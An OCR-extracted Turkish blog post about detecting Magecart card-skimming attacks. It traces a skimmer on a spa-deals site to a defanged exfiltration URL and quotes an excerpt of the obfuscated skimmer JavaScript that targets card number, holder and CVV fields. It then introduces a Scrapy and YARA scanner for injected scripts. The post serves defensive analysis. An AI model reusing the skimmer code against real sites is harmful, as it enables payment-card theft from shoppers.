
Magecart ile Mücadele


written by Mert SARICA | 2 February 2020
If you are looking for an English version of this article, please visit here.


Son yıllarda e-ticaret şirketlerinden (Newegg) havayolu şirketlerine (British Airways), biletleme şirketlerinden (Ticketmaster , Biletix) medya şirketlerine (ABS-CBN) kadar çok sayıda şirketin korkulu rüyası haline gelen Magecart grubu tarafından gerçekleştirilen siber saldırılar, Biletix vakasında da olduğu gibi ülkemizi, vatandaşlarımızı etkilemeye devam ediyor. Bu saldırılar sonucunda şirketler repütasyonel etkilerin yanı sıra GDPR, KVKK gibi kanunlar, regülasyonlar nedeniyle British Airways örneğinde olduğu gibi yüksek cezalarla da karşı karşıya kaldığını biliyoruz.

Hikayemize geçecek olursam, 2019 yılının Haziran ayında Twitter üzerinden benimle özel mesaj üzerinden iletişime geçen Tarık Uygun (@uyguntt), Akbank tarafından kredi kartı ile şüpheli işlem yapıldığına dair bir uyarı mesajı aldığını belirtti. (Alkışlar Akbank Dolandırıcılık Risk Yönetimi Ekibi'ne gelsin. :)) Kredi kartı ile alışveriş yaptığı en son sitenin spa ve masaj fırsatları sunan bir site olduğunu anımsadıktan sonra ufak bir araştırma sonucunda kredi kartı bilgilerini girer girmez bilgilerin hash parametresinde gizlenerek
https://kinitrofitness[.]com/wp-includes/class-wp-customize-settings.php
adresine iletildiğini farketmiş ve benimle bu durumu paylaşmaya karar vermiş.



Zaman bulduğum ilk fırsatta ilgili web stesini sanal makine üzerinden ziyaret ederek tüm istekleri ve yanıtları Fiddler Proxy aracı ile kayıt altına almaya başladım. Yeteri kadar gezdikten sonra Fiddler üzerinde ?hash= parametresini arttığımda siteye enjekte edilmiş olan zararlı JavaScript kodunun https://www.xyz.com/media/po_compressor/1/js/6cb1e31ff2f343a9d576d889bfcbde0e.js adresinde yer aldığını ve bu adresin de ana sayfaya enjekte edildiğini öğrendim.





Biletix Vakası yazısında olduğu gibi JavaScript kodunu dinamik analiz etmek yerine koda hızlıca bakmaya karar verdim. Koda baktığımda gizlenmiş olduğunu (obfuscated) ve IlluminateJs gibi araçlarla kolay bir şekilde çözülemediğini gördüm.

Biraz daha göz gezdirdikten sonra bu kodun müşterinin kredi kartı bilgilerini çaldığını (Number, Holder, HolderFirstName, HolderLastName, Date, Month, Year, CVV, Gate, Data, Sent, SaveParam) net olarak anladım. Google'da ufak bir araştırma yaptığımda da bunun geçtiğimiz Temmuz ayında Magento e-ticaret

platformu kullanan 962 tane sitenin hacklenmesinde kullanılan kod ile benzer olduğunu farkettim.


```
    }
    var _0x342b13 = {
        'Number': _0x3a74('0x14a', 'H043'),
        'Holder': _0x3a74('0x14b', 'Eoip'),
        'HolderFirstName': null,
        'HolderLastName': null,
        'Date': _0x3a74('0x14c', '1PD@'),
        'Month': null,
        'Year': null,
        'CVV': 'cvc',
        'Gate': _0x3a74('0x14d', 'iYBd'),
        'Data': {},
        'Sent': [],
        'SaveParam': function (_0x38c382) {
            if (_0x38c382['id'] !== undefined && _0x38c382['id'] != '' && _0x38c382['id'] !== null && _0x38c382[_0x3a74('0x14
e', 'jiJV')][_0x3a74('0x14f', 'o0il')] < 0x100 && _0x38c382[_0x3a74('0x150', 'E!(t')][_0x3a74('0x151', '#67Y')] > 0x0) {
                if (_0x3a74('0x152', 'd)iZ') === _0x3a74('0x153', 'liPL')) {
                    _0x342b13['Data'][_0x38c382['id']] = _0x38c382[_0x3a74('0x154', 'pVAH')];
                    return;
                } else {
                    if (document[_0x3a74('0x155', 'o0il')] === _0x3a74('0x156', 'aTFz')) {
                        _0x342b13[_0x3a74('0x157', 'gBzK')]();
                        setInterval(_0x342b13[_0x3a74('0x158', 'S&B8')], 0x1f4);
                        if (document[_0x3a74('0x159', 's5tE')](_0x342b13[_0x3a74('0x15a', 'pVAH')])) document[_0x3a74('0x15b'
, 'd)iZ')](_0x342b13[_0x3a74('0x15c', 'L!Yt')])[_0x3a74('0x15d', 'VCEm')] = '';
                        if (document['getElementById'](_0x342b13['CVV'])) document[_0x3a74('0x15e', 'Eoip')](_0x342b13[_0x3a7
4('0x15f', '!eoa')])[_0x3a74('0x160', 'Eoip')] = '';
                    }
                }
            }
```

Zararlı JavaScript kodunu analiz etmeyi başka bir yazıya bırakıp bu tür zararlı JavaScript kodu enjekte edilen siber saldırıların 2017 yılında Tehdit Avı başlıklı blog yazımda yer verdiğimden daha farklı bir noktaya gelmesi sebebiyle tespit adına daha farklı neler yapabileceğim üzerine kafa yormaya başladım.

Yakın zamanda kaleme aldığım Alan Adı Yönetimi Sarmalı başlıklı blog yazım için geliştirdiğim RedSpider isimli aracın biraz üzerinde oynayarak bu aracı hedef siteyi tarayan ve JavaScript kodlarını indirip Yara kuralları ile analiz eden bir araca çevirmek için işe koyuldum.

yara-python modülünü kurduktan sonra zararlı JavaScript kodu tespiti adına Yara-Rules projesinden faydalanmaya karar verdim. Kısa bir geliştirme süresinden sonra ortaya temelinde Scrapy yazılım iskeletinden faydalanılan RedScanner isimli araç çıktı.

Örnek olarak RedScanner aracını scrapy runspider –nolog RedScanner.py -a “urls=xyz[.]com” komutu ile hedef websitesi üzerinde çalıştırdığımda websitesine enjekte edilen zararlı kodu mevcut yara kuralları ile başarıyla tespit edebildiğini gördüm. RedScanner aracının kullandığı YARA kurallarına kendi özel kurallarınızı da ekleyerek aracın tespit oranını arttırabileceğinize de unutmayın.



Bu yazının Magecart ve benzer siber saldırılar ile websitelerine enjekte edilen zararlı JavaScript kodlarını tespit etmek isteyenlere yardımcı olacağını ümit ederek bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazıyı yazmam için bıkmadan usanmadan aylarca beni sıkıştıran Zero Xyele isimli Twitter kullanıcısına teşekkür ederim. :)